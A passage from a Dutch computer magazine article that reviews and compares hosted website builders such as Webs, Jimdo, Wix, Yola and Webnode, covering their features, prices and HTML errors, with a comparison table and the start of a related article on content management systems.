Maar het kan ook anders. Wat voor blogs al langer bestaat, maakt een reeks webdiensten nu ook mogelijk voor standaard websites: het bewerken van pagina's met een gebruiksvriendelijk contentmanagementsysteem (CMS) zonder je te bekommeren om de fundering. Die krijg je namelijk niet te zien. De webhost houdt zich bezig met het onderhoud van het systeem, back-ups, et cetera.

Bij deze diensten hoef je niet meer te doen dan een naam voor de site op te geven en een lay-out te kiezen en je hebt binnen enkele seconden de basis gelegd voor je nieuwe site. De pagina's bewerk je daarna gemakkelijk met een WYSIWYG-editor (What You See Is What You Get). Dit gaat gedeeltelijk zelfs in-site, dus direct in de lay-out en op de plek van de uiteindelijke website. Multimediacontent kun je naar een mediacentrale uploaden en vanuit daar op eenvoudige wijze in je webpagina's embedden.

Video's en multimediacwidgets van andere sites integreer je net zo gemakkelijk met een paar muisklikken. Bij een aantal diensten kun je met een praktische editor zelfs de structuur en de menu's van je website bewerken. Als je al over de site-opbouw hebt nagedacht en de inhoud ook al kant-en-klaar hebt liggen, dan kun

je binnen een paar minuten een kleine site met een handjevol pagina's online plaatsen.

Bij veel aanbieders heb je uitgebreide CMS-functies tot je beschikking, zoals blogs, forums, fotoalbums, formulieren en zelfs mogelijkheden voor het opzetten van een webwinkel. Daarnaast kun je meestal extra functies toevoegen in de vorm van widgets. Zo bevat Widgetbox een hele reeks van dit soort kant-en-klare bouwstenen voor websites (zie kader op p.16).

Een aantal diensten is gespecialiseerd in specifieke websites, bijvoorbeeld in multimedialplatforms voor video's, foto's en gadgets. Deze elementen kun je dan goed in andere platforms integreren, zoals sociale netwerken. De hier besproken selectie webhosts vormt een goede weerspiegeling van de verscheidenheid aan beschikbare diensten. Aan bod komen Webs, DoodleKit, Edicy, IS Websitebouwer, Jimdo, Wix, Microsoft Office Live Small Business, SproutBuilder, Strato EasyWeb, Yola, TeraPad en Webnode.

De aanbieders van de eenvoudig te gebruiken contentmanagementsystemen komen met de meest uiteenlopende business- en prijsmodellen. Sommige aanbieders financieren hun diensten met advertenties, andere bieden hun hostingdienst gratis aan zonder reclame en halen hun inkomsten uit andere diensten. Dan zijn er ook nog hosts die een heel scala aan gedetailleerde prijsmodellen hanteren, waarbij je in de regel ook voor een gratis basisvariant kunt kiezen. Van deze laatste groep aanbieders hebben we in onze bespreking de goedkoopste variant onder de loep genomen. De tabel (p. 18 en 19) verschaft meer inzicht in de gradaties binnen de prijsmodellen. Bij een te gevarieerd aanbod hebben we ons moeten beperken tot een selectie. Wanneer niet specifiek vermeld, is het aantal webpagina's dat in het tarief is opgenomen onbeperkt.

Hoe praktisch en voordelig websites met een eenvoudig CMS ook zijn, ze hebben ook een groot nadeel: zodra je een aanbieder kiest, zit je daar in zekere zin aan vast. En dan moet je er maar op vertrouwen dat de dienst naar verwachting functioneert: zo moet de websitecontent regelmatig worden geback-up't, het systeem goed worden beveiligd, et cetera. Een eenvoudige switch naar een andere host, zoals bij webspace in beheer of bij een standaard CMS als Joomla – die inmiddels door veel providers als zogenaamde 1-klik-installatie wordt aangeboden – is met de doorgaans propriëtaire systemen niet mogelijk.

Webs

Met ruim 20 miljoen actieve websites is Webs een van de meest populaire online webeditors. Het CMS van Webs is opgedeeld in de Site Builder (een WYSIWYG-editor) en de Site Manager. Met de Site Manager kun je onder andere webstatistieken bekijken en verschillende soorten webpagina's aan je website toevoegen. Daarbij heb je ondermeer de keuze uit een blog, een forum, een webwinkel en een foto- of videoalbum.

De Site Builder is overzichtelijk opgezet. Je website wordt centraal weergegeven en alle opties zijn via de bovenliggende menubalk toegankelijk. Deze bevat drie tabs voor het bewerken van pagina's, het instellen van een template en het gebruik van zogeheten 'side bars'. Met een toolbox links in het venster kun je de pagina's bewerken. Vanuit deze box voeg je contentvakken toe aan je pagina's, die je vervolgens met tekst, afbeeldingen, video's, links of widgets kunt vullen (de volledige bibliotheek van Widgetbox staat hierbij tot je beschikking – zie kader). Voor de vormgeving van de site heb je de keuze uit meer dan 300 uiteenlopende templates, die je voor een deel naar eigen smaak kunt aanpassen. Met een 'side bar' voeg je rechts in de pagina een extra kolom toe, waarin je tekst, afbeeldingen, widgets of recente blog- of forumposts kunt plaatsen.

Webs helpt je niet alleen een site te fabriceren, maar ook een 'community'. Je kunt bezoekers bijvoorbeeld uitnodigen om zich op je site aan te melden, waarna ze toegang hebben tot specifieke content voor leden. De gratis versie van Webs biedt nagenoeg alle mogelijkheden van de betaalde varianten, maar is voorzien van een markante banner bovenaan de site en een voetnoot met een verwijzing naar Webs onderaan. Reclamevrije versies zijn verkrijgbaar vanaf \$ 4,16 per maand. Je krijgt voor dat bedrag ook meer bandbreedte en webopslag tot je beschikking. Voor \$19,95 kun je de site ook nog eens voorzien van een .com-domein. Overigens is het koppelen van je Webs-site aan een eigen bestand domein gratis.

Doodlekit

Exploitant Doodlebit biedt zijn Doodlekit in vijf verschillende prijsvarianten aan, die trapsgewijs verschillen in het maximaal aantal beschikbare pagina's en het aantal toegestane foto's en pageviews. Met de gratis variant mag je

bijvoorbeeld vijf pagina's creëren – waaronder een blog en een fotoalbum – maximaal 500 foto's uploaden en 25.000 pageviews per maand hebben. Voor een kleine, particuliere website is vijf webpagina's wat schaars, maar de andere opties zijn ruim voldoende.

De commerciële versies bieden naast de mogelijkheid eigen domeinen aan te melden ook nog een aantal extra componenten, waaronder forums, een formuliergenerator en een 'winkelwagen' voor je eigen webwinkel. In tegenstelling tot de gratis variant zijn de betaalde versies reclamevrij. Doodlekit plaatst in de gratis sites onderin de pagina's een reclamelink en bovenin een opvallend blok reclametekst van partner Yahoo. Overigens is deze tekst wel duidelijk afgescheiden van de rest van de site.

Je kunt bij Doodlekit uit slechts vijf lay-outs kiezen, die wel bijzonder fraai zijn vormgegeven. In deze templates pas je zelf de kleuren, het headerlogo en het lettertype aan. Wie bedreven is in CSS kan ook de stylesheets bewerken of eigen varianten gebruiken. Voor het bewerken van de pagina-inhoud biedt Doodlekit de Lite-versie aan van de praktische WYSIWYG-editor Xstandard. Helaas wordt deze editor bij het bewerken van content slechts in plusminus 700 x 300 pixels weergegeven. Instellingen die betrekking hebben op de gehele site kun je via een overzichtelijk menu aanpassen.

Edicy

"Everyone can create a website," belooft Edicy. En daarmee overdrijft de exploitant van deze sterk met Ajax werkende dienst niet. Bij Edicy bewerk je webpagina's in-site. Wanneer je op een tekstblok klikt, verschijnt het zwevende menu van de (zeer eenvoudige) WYSIWYG-editor. De belangrijkste functies, zoals de mediagalerij, zijn via een werkbalk onder in het browservenster toegankelijk.



Met zijn overzichtelijke Site Builder is Webs een van de meest populaire online webeditors.

Edicy-sites beschikken standaard over een blog, waarvan de headlines en teasers afhankelijk van de template ook in de andere pagina's worden ingebed. Dat Edicy nog in het bètastadium verkeert, was onder andere te merken aan het feit dat blogposts niet altijd goed werden weergegeven. Andere contentmodules, zoals een forum of een fotogalerij, ontbreken voornamelijk.

Hoewel Edicy over het algemeen vrij simpel is opgezet, biedt het wel de mogelijkheid voor een meertalige site – en dat in een zeer consequente vorm. Telkens als je een pagina in een bepaalde taalversie wist of aanmaakt, voert Edicy de overeenkomstige veranderingen door in de andere versies.

Interned Services

Interned Services (IS) is eigenlijk een 'klassieke' webhoster. Maar met de IS Websitebouwer biedt de dienst haar klanten nu ook de mogelijkheid om sites via een geïntegreerd CMS te bouwen. De IS-webeditor deelt het bouwproces op in vijf stappen, die je met een wizard doorloopt.

In stap 1 (opstarten) kies je met wat voor type site je graag het web op wilt. Hierbij kun je kiezen voor een normale website, een fotogalerij of een blog. Bij Stap 2 (ontwerp) geeft IS je de keuze uit ongeveer 500 met name zakelijk georiënteerde templates. Voor de meeste zijn verschillende kleurvarianten, bannermogelijkheden en menustijlen beschikbaar. Ook kun je een eigen banner of logo uploaden. Bij stap 3 (pagina's) bepaal je welk type pagina's je op je site wilt. Je kunt onder andere kiezen uit een webwinkel, een gastenboek, een forum en een beeldgalerij. Hierna is je startsite gereed en kun je hem in stap 4 (bewerken) met content vullen. Helaas zijn de mogelijkheden hierbij gering. Naast tekst en afbeeldingen heb je enkel de beschikking over polls, Google-maps, RSS-feeds, formulieren, scripts en een 'site-pal' – een



Met de in-site WYSIWYG-editor en een toolbar rechts is Jimdo overzichtelijk en veelzijdig.

Flash-figuurtje naar keuze dat je bezoekers kan toespreken. Widgets zijn in de webeditor niet beschikbaar en kunnen ook niet vanaf een andere site worden ingebed. Ook voor het vormgeven van de content zijn de opties beperkt. De verschillende contentblokken worden pagina-breed onder elkaar geplaatst en zijn verder niet in positie of uiterlijk bij te schaven. Met de laatste stap (publiceren) zet je de site online.

IS lijkt zich vooral op zakelijke klanten te richten, aangezien de templates op wat uitzonderingen na tamelijk sober aandoen. Ook is er weinig ruimte om je site qua vormgeving, lay-out en content naar eigen smaak aan te passen. Er is geen gratis variant van de IS Web-

sitebouwer beschikbaar, maar je kunt wel een proefpagina maken om de webeditor uit te proberen. Vanaf € 9,95 per maand staat je site online met een domeinnaam naar keuze.

Jimdo

Overzichtelijker kun je het haast niet krijgen: alle websiteoverkoepelende functies, zoals 'Lay-out', 'Instellingen' en 'Statistieken', bevinden zich bij Jimdo in een menubalk aan de rechter rand van het browservenster. Alles wat met de actuele pagina te maken heeft, bewerk je in-site. Zodra je met de muis over een tekst, afbeelding of bijvoorbeeld het menu beweegt, duikt er een snelmenu op.

Het samenstellen van webpagina's verloopt via contentblokken, die Jimdo onder elkaar plaatst. Dat gaat lekker snel. Jimdo maakt onderscheid tussen 19 verschillende contenttypen, van 'Heading', 'Photo' en 'Comments' tot en met 'GoogleMaps' of 'Widget/HTML'. Met de laatstgenoemde kun je met behulp van HTML-snippets willekeurige widgets inbedden.

Jimdo is met name gericht op privé-gebruikers. Dat blijkt onder andere uit de 69 vrolijke templates, de aangeboden widgets als simfy Player, waarmee gebruikers hun pagina's van muziek kunnen voorzien, de communityfuncties, waarmee ze worden aangespoord vriendschappen met andere Jimdo-gebruikers te sluiten en het prijsmodel. De basisversie van Jimdo is gratis. Daar staat tegenover dat de gratis pagina's van vrij opvallende Jimdo- en Google-advertenties worden voorzien. De exploitant rekent voor een reclamenvrije versie inclusief domein vijf euro per maand.

Wix

Wix biedt een krachtig maar eenvoudig platform voor het creëren van Flash-websites. Hier-

Widgets inbedden

Een fotoalbum, spelletje of forum kan een leuke aanvulling zijn op je site. Helaas bieden webhosts hiervoor niet altijd mogelijkheden. In tijden van widgets is dat echter geen probleem meer: bijna alle aanbieders van de eenvoudige contentmanagementsystemen die we in dit artikel bespreken, bieden je de mogelijkheid willekeurige blokken met content van third-partyaanbieders in je webpagina's in te bedden. De enige uitzonderingen hierop zijn Sprout Builder en IS Websitebouwer.

Voor zo'n contentblok is de term 'widget' bedacht. Inmiddels biedt een hele reeks aanbieders al widgetvarianten aan van hun diensten. Exploitanten van sociale netwerken als MySpace en Facebook proberen hiermee de reikwijdte van hun diensten te verbreden. Ook de met Sprout Builder en Wix gecreëerde sites kunnen worden gepubliceerd als widget.

Als je een passende widget voor je site zoekt, kun je het beste eerst een kijkje nemen bij een van de grote widgetportals als Widgetbox en Google Gadgets. Daar vind je links naar honderden interessante website-aanvullingen in alle soorten en maten. Bij Grazr kun je heel persoonlijke widgets publiceren en als je op zoek bent naar forumwidgets is met name Nabble interessant.

Wie online z'n spaarpot wil bijspekken, kan op zijn website een filiaal van een grote webwinkel openen. Internetverkoper Amazon biedt in het kader van zijn partnerprogramma bijvoorbeeld complete minishops aan die je in je website kunt opnemen. Ook voor de verkoop van eigen producten is er widgetondersteuning. Zo bieden de internetbetaalsystemen PayPal en Google Checkout kant-en-klare webwinkelfuncties aan.



Wix biedt een krachtig maar eenvoudig platform voor het maken van Flash-websites.

bij kun je beginnen met een blanco pagina of met een van de circa 100 sterk thematische templates, die zijn ingedeeld in categorieën als business, personal, art en holiday.

De in Flash gebouwde webeditor ziet er gelijk uit en loopt soepel. Links in de editor staan de verschillende contentmogelijkheden gegroepeerd (media, tekst, galerijen, widgets, etc) en onderin kun je Flash-specifieke effecten selecteren, zoals animaties en transitities. De opties die op de gehele site van toepassing zijn, staan bovenin het venster. Hier kun je bovendien de grootte van de site eenvoudig aanpassen, bijvoorbeeld naar widgetformaat. Daarmee kan de site in andere websites worden geïntegreerd, bijvoorbeeld in een Facebook- of Hyves-pagina. Audio-, video- en afbeeldingsbestanden kunnen naar de site worden geüpload of worden ingebed vanaf platforms als YouTube en Flickr.

Je site wordt standaard voorzien van een Wix-advertentie onderaan en aan de rechterkant van de pagina's. Vanaf \$ 4,92 per maand kun je deze reclame verwijderen. Voor dat bedrag krijg je bovendien meer webopslag en bandbreedte. Het gebruik van een eigen domein is mogelijk vanaf \$ 4,95 per maand.

Microsoft Windows Live Small Business

De interface van de webeditor van Microsoft Windows Live Small Business lijkt sterk op die van Office 2007. Twee ribbons aan de bovenste rand scheiden overzichtelijk de opties voor afzonderlijke pagina's van die voor de hele site. Microsofts CMS stelt weliswaar maar één (enigszins saaie) template ter beschikking, maar deze kan wel veelzijdig worden aangepast met 35 verschillende kleurschema's en de mogelijkheid het design van het titelblok te wijzigen. Daarvoor biedt de dienst passende

titellogo's aan voor de meest uiteenlopende onderwerpen, van 'boekhouding' tot 'verkeer'. Bovendien kun je de standaard lay-out met eigen CSS-code aanpassen.

Per pagina zijn maximaal vijf 'zones' beschikbaar om content in te plaatsen. De lay-out en grootte van die 'zones' kan worden aangepast. Via zogenaamde modules kun je ook content van andere websites in de 'zones' inbedden. Voor dit doel zijn een aantal Microsoft-diensten als vaste opties in het menu verankerd, zoals het bloggingplatform Live Spaces en de kaartdienst MapPoint. Tevens kun je via de module 'HTML' content van willekeurige andere websites integreren. De webeditor heeft standaard ook een zoekoptie voor Microsofts zoekmachine Live, maar een zoekmachine die binnen de site zoekt ontbreekt.

Af en toe reageerde de webeditor tijdens onze tests wat traag. Hij onderscheidde zich daarnaast negatief met ruim 30 HTML-fouten in de geproduceerde code. Toch stokte de lay-out uiteindelijk in geen van de gangbare browsers. Het eerste jaar mag je de dienst gratis testen. Daarna betaal je € 9,99 voor een .com, .net, .org, .info of .eu domein.

Sprout Builder

Sprout Builder is een widgetspecialist. De miniwebsites die je hiermee creëert – de zogenaamde sprouts – zijn bedoeld om in andere websites op te nemen. Weliswaar draaien ze ook op de site van Sprout zelf, maar dat is vooral ter zelfpresentatie. Van Sprout is er een gratis versie met beperkingen. Je kunt dan maximaal drie projecten maken en hebt een dataverkeer van 10 GB per maand. Bovendien zitten er advertenties in. Voor 19 dollar per maand is je Sprout-site vrij van logo's, mag je 18 projecten maken en wordt het dataverkeer verdubbeld. Wil je nog meer

mogelijkheden, kun je ook voor de Designer of Professional versie kiezen. Als je meerdere gebruikers aan een project wilt laten werken, kun je nog voor Agency kiezen. Voor deze versie moet je met Sprout zelf contact opnemen.

Sprouts zijn Flash-widgets, en ook de editor zelf is in Flash gebouwd. Met de verschillende zwevende toolbars en een werkblad lijkt het eerder op een desktoppublishing-programma dan op een HTML-editor. Van alle diensten uit de test is Sprout Builder de enige waarmee je objecten (zonder aan de CSS-broncode te sleutelen) tot op de pixel nauwkeurig kunt plaatsen. Je hebt geen toegang tot de broncode, maar je kunt de lay-out door een breed scala aan instellingsmogelijkheden net zo flexibel bewerken als met CSS.

Sprout biedt van huis uit weinig functies. Blogs, forums en formulieren ontbreken dan ook. Wel kun je de widget nauw met andere webdiensten laten samenwerken, bijvoorbeeld met Google Calendar, Google Maps, Twitter of Poll Daddy (enquêtes). Een mogelijkheid om willekeurige andere widgets te embedden ontbreekt. Een workshop over Sprout vind je vanaf p. 102.

Strato EasyWeb

Strato biedt zijn klanten met LivePages al een aantal jaar een optioneel geïntegreerd contentmanagementsysteem aan. Met EasyWeb biedt de exploitant nu een eenvoudig CMS dat speciaal is bedoeld voor klanten die zich zo min mogelijk met de technische details van hun website willen bezighouden. De provider hanteert daarbij een nogal overzichtelijke verzameling aanbiedingen, waarbij alle losse producten (e-mail, blogs, websites, foto's en video's) in een standaard- en een XL-variant beschikbaar zijn of gebundeld in het MultiWeb-pakket, waar wederom twee varianten van zijn.

Dit leidt soms tot merkwaardige combinaties, bijvoorbeeld een klein foto/videopakket voor zo'n vier euro per maand, zonder dat je van Strato ook maar één LivePages-pagina krijgt. Om met de foto- en videopakketten tenminste vijf met LivePages beheerde pagina's te krijgen – bijvoorbeeld om een paar overzichtspagina's te maken – moet je al zeven euro per maand neertellen.

Op het bedieningsgemak van de afzonderlijke contentmanagementfuncties valt niets aan te merken. LivePages ordent de bewerking van de homepage heel zinvol in 'Branche', 'Ontwerp', 'Indeling' en 'Inhoud' (maar genereerde tijdens onze pogingen met 18 HTML-fouten wel een vrij hoge foutscore). Voor blogs wordt een aangepaste versie van WordPress gebruikt en ook de Mediapool voor het beheer van fotoalbums werkt praktisch. Toch maakt de combinatie van de afzonderlijke onderdelen een nogal bij elkaar geraapte indruk, met name in het MultiWeb-pakket. Er is haast geen samenhang tussen de verschillende functies. Voor elk onderdeel moet je in een apart backend inloggen, waarbij bijna ieder backend een andere lay-out heeft.



Strato ordent de bewerking van je LivePages in zinvolle stappen, maar genereert wel relatief veel HTML-fouten.

Yola

Yola (tot voor kort SynthaSite) presenteert je websiteontwerp in een WYSIWYG-editor, waarbij de zogenaamde Content Sidebar zich rechts in het venster bevindt. Vanuit deze werkbalk sleep je de gewenste inhoudselementen naar het hoofdvenster, waarin je pagina wordt weergegeven. Tot de mogelijkheden behoren onder andere 'Tekst' en 'Image', maar ook 'Two Column Lay-out' en 'HTML'. Bovendien zijn er een dertigtal widgets beschikbaar die je in je site kunt integreren, waaronder de e-commercefuncties van PayPal. In tegenstelling tot teksten die je ter plekke in-site wijzigt,

verschijnt er voor de widgets een apart configuratievenster.

Voor de websitelayout kun je uit 71 templates kiezen, waarvan er een aantal in verschillende kleurvarianten beschikbaar zijn. Opmerkelijk is de mogelijkheid om je webpagina's als zip-archief te downloaden, zodat je de site ook ergens anders kunt publiceren. Daarentegen ontbreken elementaire functies als een zoekmachine en een sitemap.

Yola is op dit moment geheel gratis en met uitzondering van een voetnoot en link onderaan de pagina vrij van reclame. Maar dit zou zo kunnen veranderen, aangezien het businessmodel volgens de algemene voorwaarden te allen tijden kan worden gewijzigd.

Terapad

Terapad biedt naast gangbare modules als 'News', 'Gallery' en 'Forums' ook een reeks websitecomponenten die voornamelijk relevant zijn voor bedrijven, zoals 'Shop' en 'Careers'. De mogelijkheid om een aantal third-partydiensten te integreren, is al geïmplementeerd, waaronder del.icio.us, Digg, Google Analytics en PayPal. Je hoeft ze alleen nog maar te activeren. Terapad biedt zelfs de mogelijkheid tot gebruikersbeheer, waarmee je gedetailleerd kunt vastleggen welke bewerker welke delen van de site mag veranderen.

Alle modules zijn ook beschikbaar in de gratis versie. Deze zit overigens wel boordvol reclame, met een advertentieblok boven de website, een lange verticale balk met Google-reclame rechts en een opvallende Terapad-button onder het menu. Vanaf \$14,15 per maand kun je voor een advertentievrij pakket aanmelden.

Terapad is qua design zeer flexibel. Zo kun je uit 98 aantrekkelijke templates kiezen, de CSS-code aanpassen en voor 400 dollar een exclusieve template op maat laten maken. Met een praktische WYSIWYG-editor wijzig je de pagina-inhoud, alleen was deze bij onze tests soms helaas niet vooruit te branden.

Webnode

De bedieningsinterface van Webnode heeft met een ribbonachtige menubalk veel weg van de interface van Microsofts CMS-dienst.

De dialoogvensters met Windows-look geven Webnode nog sterker het gevoel

Webeditors met eenvoudige contentmanagementsystemen

Aanbieder	Webs	Doodlekit	Edicy	Interned Services	Jimdo
Website	www.webs.com	www.doodlekit.com	www.edicy.com	www.is.nl	www.jimdo.com
Opbouw URL	http://<naam>.webs.com	http://<naam>.doodlekit.com	http://<nummer>.edicypages.com	nl-domein naar keuze	http://<naam>.jimdo.com
Eigen nl-domein mogelijk	– (vanaf Enhanced: ✓)	– (vanaf Simple: ✓)	– (vanaf Pro: ✓)	✓	– (vanaf Pro: ✓)
Wachtwoordbeveiliging / gebruikersbeheer	– (vanaf Starter: ✓) / –	– / ✓	– / ✓	– / –	✓ (wachtwoord beveiligde gebieden) / –
Ondersteunde browsers (Admin)	Internet Explorer, Firefox, Opera, Safari, Chrome	Internet Explorer, Firefox, Opera, Safari	Internet Explorer, Firefox, Opera, Safari, Chrome	Internet Explorer, Firefox, Opera	Internet Explorer, Firefox, Opera, Safari
Design					
Aantal templates / lay-outvarianten / paginasjablonen	56 / afhankelijk van template 3-18 / 2	5 / 816 (default lay-out) / 1	16 / – / 2	500 / 27 / 1	69 / 3 / 19
Toegang tot lay-outbroncode	✓	✓	✓	–	✓
Componenten					
Zoekmachine / sitemap	– / –	✓ / –	✓ / –	–	– / ✓
Fotogallerijen	✓	✓	–	✓	✓
Blog	✓	✓	✓	✓	✓ (bèta)
Comments / forum	✓ / ✓ (gastenboek)	– / – ⁵	✓ (in blog) / –	✓ / ✓	✓ / ✓ (gastenboek)
Gadgets	✓	✓	✓	–	✓
Statistieken	✓	– (vanaf Business: ✓)	–	✓	✓ (Google Analytics, eigen)
Overig / bijzonderheden	webwinkel functies, integratie van betaaldiensten, members app.	winkelwagen (vanaf Business)	meertalige websites	–	login met OpenID
Beoordeling					
Aantal functies	⊕	○	○	○	⊕
Bediening	⊕⊕	⊕	⊕	⊕	⊕⊕
HTML-code (getest met Validome)	⊖ (18 fouten)	⊖ (19 fouten)	⊖ (19 fouten)	⊖ (22 fouten)	⊕ (5 fouten)
Prijs	Free: gratis, 500 MB dataverkeer/maand, 200 MB webruimte, advertentie link; Enhanced: \$ 8,33/maand, meer componenten, 25 GB dataverkeer/maand, 750 MB webruimte, geen advertenties ²	Free: gratis, 5 pagina's, 500 foto's, 25.000 page-views/maand, advertenties; Simple: \$ 14/maand, 30 pagina's, 1000 foto's, 50.000 page-views/maand, geen advertenties ^{2,3}	gratis; Pro: eigen domein, vanaf € 6/maand	Gratis: 30 dagen proefpagina; IS 50: € 9,95/maand, 50 MB webruimte, 5 GB dataverkeer/maand, advertentievrij ²	JimdoFree: gratis, 500 MB, advertenties; JimdoPro: € 5/maand, 5 GB, 1 domein, advertentievrij

¹ sommige templates hebben kleurvarianten ² meer prijsvarianten, zie website ³ korting voor non-profitorganisaties ⁴ gegevens van toepassing op SiteWeb-versie ⁵ vanaf Business



Heel veelzijdig: Webnode biedt via een ribbon een breed scala aan opties.

van een desktopprogramma. Webnode is soms wat traag, maar daar staat tegenover dat het een zeer veelzijdige dienst is. Het biedt een reeks propriëtaire modules, bijvoorbeeld voor fotogalleries, forums of enquêtes. Daarnaast kun je via een menu-optie widgets van een reeks third-partyaanbieders in je site opnemen, waaronder betaalmodules van PayPal, Google Checkout en WorldPay.

De editor werkt niet geheel in-site: je website wordt wel altijd weergegeven, maar voor

de bewerking van veel inhoudselementen, bijvoorbeeld tekstblokken en fotogalerieën, opent Webnode een apart venster. Hierdoor kun je het effect van veranderingen pas beoordelen nadat je het venster hebt gesloten. Webnode biedt slechts zeven neutrale sjablonen in verschillende kleurschema's, maar je kunt ook een eigen sjabloon uploaden.

Alle essentiële functies van Webnode zijn ook in de gratis variant beschikbaar. De webruimte van 100 MB en de datalimiet van 1 GB per maand zijn voor een particuliere of kleine,

matig bezochte bedrijfssite zeker voldoende. Webnode geeft geen reclame weer, afgezien van een voetnoot met link naar de aanbieder onderaan de site. Met de commerciële varianten kun je de voetnoot aanpassen, een meertalige site maken en gebruik maken van wachtwoordbeveiliging en Premium-support. Het aanvragen van een eigen domein kost \$ 24,95. Dit is ook bij het kleinste pakket al mogelijk.

Conclusie

Met alle aanbieders heb je snel een website bij elkaar geklikt. Hoewel Jimdo het snelste is, is het qua designs nogal beperkt. Wix is, net als Sprout Builder, geschikt om pagina's te creëren die als gadget in andere sites kunnen worden opgenomen. Sprout Builder en IS Websitebouwer bieden als enige webeditors niet de mogelijkheid gewenste andere widgets te embedden. Webs, Edicy en Jimdo zijn de beste keuzes voor een 'normale' particuliere website. De aanbiedingen van Webnode, Doodlekit, IS Websitebouwer en Microsoft zijn het meest geschikt voor een bedrijfssite. Bij Doodlekit kun je wel beter voor één van de varianten zonder de irritante reclame kiezen. Bij Microsofts dienst is het hoge aantal HTML-fouten storend. (jva)

Literatuur

[1] Herbert Braun, Noud van Kruysbergen, Altijd content, Opensource contentmanagementsystemen en andere tools voor dynamische websites, c't 9/2007, p. 64.

Microsoft Windows Live	Wix	Sprout Builder	Strato EasyWeb 4	Yola	Terapad	Webnode
http://smallbusiness.officelive.com http://<naam>.web.officelive.com	www.wix.com www.wix.com/<naam>	www.sproutbuilder.com http://seed.sproutbuilder.com/<cryptische_url>	www.strato.nl/easyweb nl-domein naar keuze	http://www.yola.com www.<naam>.yola.com	www.terapad.com http://<naam>.terapad.com	www.webnode.com http://<naam>.webnode.com
– (wel .com, .net, .org, .info, .eu) – /✓ (administrator, editor)	✓ – / –	– – / –	✓ ✓ / –	– (wel .com of .net) ✓ / –	– – / ✓	✓ – (vanaf 'Mini': ✓) / –
Internet Explorer, Firefox	Internet Explorer, Firefox, Opera, Safari, Chrome	Internet Explorer, Firefox, Safari	Internet Explorer, Firefox, Opera	Internet Explorer, Firefox, Opera, Safari	Internet Explorer, Firefox	Internet Explorer, Firefox, Opera, Safari
1 / 595 / 5	Meer dan 100 / – ¹ / 5	17 / 1 / –	225 / afhankelijk van template circa 10 / 10	71 / – ¹ / 2	98 / >100 / 3	7 / 4 tot 7 / 5
✓	✓	–	–	–	✓	✓
– / ✓	– / –	– / –	– / ✓	– / –	✓ / –	✓ / ✓
✓	✓	✓	✓	✓	✓	✓
✓	–	–	– (in andere varianten: ✓)	✓	✓ (news)	✓
– / –	✓ / –	– / –	– (in andere varianten: ✓) / ✓	– / –	– / ✓	– / ✓
✓	✓	✓	–	✓	✓	✓
–	–	✓	✓	–	✓ (Google Analytics, eigen)	✓
–	Flash-specifieke effecten en animaties	–	–	website downloaden	blog-import, e-shopfuncties	integratie van betaaldiensten
○ ⊕ ⊕ (32 fouten) € 9,99/jaar (eerste jaar gratis)	⊕ ⊕ n.v.t. (Flash) Free: gratis, 500 MB dataverkeer/maand, 200 MB webruimte, advertenties; My Domain: \$ 4,08/maand, 1 GB dataverkeer/maand, 500 MB webruimte, advertentievrij, eigen domein ²	○ ⊕ n.v.t. (Flash) Free: gratis; 10 GB dataverkeer p.m.; advertenties. Individual: \$19 p.m.; 20 GB dataverkeer p.m.; geen advertenties	○ ⊕ ⊕ (18 fouten) SiteWeb: € 3/maand, nl-domein, 20 pagina's; SiteWeb Pro: € 7/maand, domein naar keuze, 20 pagina's; MultiWeb: € 12/maand ²	⊖ ○ ⊖ (43 fouten) gratis; \$ 14,95 voor com- of net-domein	○ ○ ⊖ (18 fouten) Free: gratis, 10 GB dataverkeer/maand, 1 GB webruimte, advertentie; Standard: \$ 14,15/maand, 40 GB dataverkeer/maand, 4 GB webruimte, geen advertenties ²	⊕ ⊕ ⊕ (2 fouten) Free: 100 MB webruimte, 1 GB dataverkeer/maand; Mini: 300 MB webruimte, 3 GB dataverkeer/maand; nl-domein: \$ 24,95/jaar ²
⊕⊕ zeer goed ⊕ goed ○ redelijk ⊖ slecht ⊖⊖ zeer slecht ✓ aanwezig – afwezig n.v.t. niet van toepassing						

Herbert Braun, Noud van Kruysbergen

Altijd content

Software om je eigen website te maken

Het is makkelijker dan ooit om een overzichtelijke site op te zetten. Sinds de uitvinding van het contentmanagementsysteem (CMS) hoef je zelfs geen HTML meer te kennen. Bovendien is het dankzij zo'n CMS gemakkelijk om de site up-to-date te houden en extra rubrieken te starten. Je hoeft nooit meer de navigatie voor de zoveelste keer handmatig aan te passen en Google indexeert de webstructuren van CMS'en doorgaans ook beter dan die van zelfbouwsites. Bovendien kun je met een CMS eenvoudig collega's of vrienden bijdragen laten leveren aan je site.




Wie een site met enkel een paar pagina's en contactinformatie heeft, zal er niet zo'n behoefte aan hebben. Maar zodra je een website onder je hoede hebt waar regelmatig nieuwe artikelen op moeten verschijnen, of een site die je door meerdere mensen wilt laten bijhouden, ont-kom je niet aan een meer gestructureerde aanpak. Dat is precies wat een contentmanagementsysteem (CMS) biedt. Met deze software automatiseer je het maken van webpagina's.

Bij een statische website staan de inhoud en de lay-out over het algemeen dwars door elkaar in de HTML-code, waardoor het onderhoud steeds moeilijker wordt naarmate de site groeit. Ook stylesheets veranderen daar in de praktijk niet veel aan. Een CMS maakt daarentegen strikt onderscheid tussen de inhoud en de vormgeving. Dat gebeurt volgens het Model-View-Control-paradigma. Daarbij staat het 'model' voor de daadwerkelijke content die wordt bewaard in een database of op een bestandssysteem, 'view' voor de lay-out sjablonen ('templates') en 'control' voor de logica die beide verbindt, de kern van de applicatie.

